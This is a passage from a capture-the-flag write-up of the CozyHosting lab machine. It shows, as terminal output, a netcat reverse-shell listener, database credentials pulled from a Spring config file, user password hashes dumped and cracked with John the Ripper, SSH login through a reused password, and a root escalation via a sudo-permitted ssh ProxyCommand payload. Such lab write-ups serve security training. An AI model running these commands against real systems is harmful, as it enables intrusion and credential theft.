
After decompress it, investigating all files, the useful one is ***application.properties***. This file contains database credentials:



```
┌──(k14d1u5㉿k14d1u5-kali)-[~/Desktop/tmp/BOOT-INF/classes]
└─$ cat application.properties
server.address=127.0.0.1
server.servlet.session.timeout=5m
management.endpoints.web.exposure.include=health,beans,env,sessions,mappings
management.endpoint.sessions.enabled = true
spring.datasource.driver-class-name=org.postgresql.Driver
spring.jpa.database-platform=org.hibernate.dialect.PostgreSQLDialect
spring.jpa.hibernate.ddl-auto=none
spring.jpa.database=POSTGRESQL
spring.datasource.platform=postgres
spring.datasource.url=jdbc:postgresql://localhost:5432/c[redacted]g
spring.datasource.username=postgres
spring.datasource.password=V[redacted]R
```

Picture 12 - Information about database


I used this information to connect to it and explore data. In this way, I found users' hashed credential:



```
┌──(k14d1u5㉿k14d1u5-kali)-[~/Desktop/Burp Pro 2021.10]
└─$ nc -lnvp 8089
listening on [any] 8089 ...
connect to [10.10.14.110] from (UNKNOWN) [10.10.11.230] 46972
bash: cannot set terminal process group (1063): Inappropriate ioctl for device
bash: no job control in this shell
app@cozyhosting:/app$ psql -U postgres -h 127.0.0.1 -p 5432
psql -U postgres -h 127.0.0.1 -p 5432
Password for user postgres: V[redacted]R

\c c[redacted]g
You are now connected to database "c[redacted]" as user "postgres".
\d
             List of relations
 Schema |     Name     |   Type   |  Owner
--------+--------------+----------+----------
 public | hosts        | table    | postgres
 public | hosts_id_seq | sequence | postgres
 public | users        | table    | postgres
(3 rows)

SELECT * FROM users;
   name    |                           password                           | role
-----------+--------------------------------------------------------------+-------
 kanderson | $2[redacted]im | User
 admin     | $2[redacted]dm | Admin
(2 rows)
```

Picture 13 - Users' hashed credentials in database


At this point, I tried to crack this password using ***JohnTheRipper*** tool:



```
┌──(k14d1u5㉿k14d1u5-kali)-[~/…/Per punti HTB/Linux/Easy/CozyHosting]
└─$ john --wordlist=/usr/share/wordlists/rockyou.txt --format=bcrypt pwds.txt

Using default input encoding: UTF-8
Loaded 2 password hashes with 2 different salts (bcrypt [Blowfish 32/64 X3])
Cost 1 (iteration count) is 1024 for all loaded hashes
Press 'q' or Ctrl-C to abort, almost any other key for status
m[redacted]d (?)
```

Picture 14 - Password cracked


However, I successful cracked only one of it, the one of admin database user. This part was very frustrating to me, because I had a password for ***admin*** user, but the credentials pair ***admin*** and password found didn't work to login in ssh. After a little bit of time, I remembered that the other user in the system was ***josh***. So, I tried to use the password found to log in as josh, and it worked!



```
┌──(k14d1u5㉿k14d1u5-kali)-[~/…/Per punti HTB/Linux/Easy/CozyHosting]
└─$ ssh josh@10.10.11.230
josh@10.10.11.230's password:
Welcome to Ubuntu 22.04.3 LTS (GNU/Linux 5.15.0-82-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Tue Jan 23 01:50:48 AM UTC 2024

  System load:           0.0009765625
  Usage of /:            54.8% of 5.42GB
  Memory usage:          21%
  Swap usage:            0%
  Processes:             242
  Users logged in:       0
  IPv4 address for eth0: 10.10.11.230
  IPv6 address for eth0: dead:beef::250:56ff:feb9:ab2c


Expanded Security Maintenance for Applications is not enabled.

0 updates can be applied immediately.

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status


The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings


Last login: Mon Jan 22 12:47:38 2024 from 10.10.14.51
josh@cozyhosting:~$
```

Picture 15 - Login successful

Finally, I was able to retrieve the user flag:




```
josh@cozyhosting:~$ cat user.txt
b[redacted]5
josh@cozyhosting:~$
```

Picture 16 - User flag

Privilege escalation


Luckily, the privilege escalation was pretty simple. I found that josh user can execute SSH command as root:



```
josh@cozyhosting:~$ sudo -l
[sudo] password for josh:
Matching Defaults entries for josh on localhost:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User josh may run the following commands on localhost:
    (root) /usr/bin/ssh *
josh@cozyhosting:~$
```

Picture 17 - Information useful to privilege escalation

So, I searched how to exploit SSH to privilege escalation on gfobin repository and I obtained root privileges and root flag as shown in the following picture:



```
josh@cozyhosting:~$ sudo ssh -o ProxyCommand=';sh 0<&2 1>&2' x
# whoami
root
# cat /root/root.txt
3[redacted]3
# 
```

Picture 18 - Privilege escalation and root flag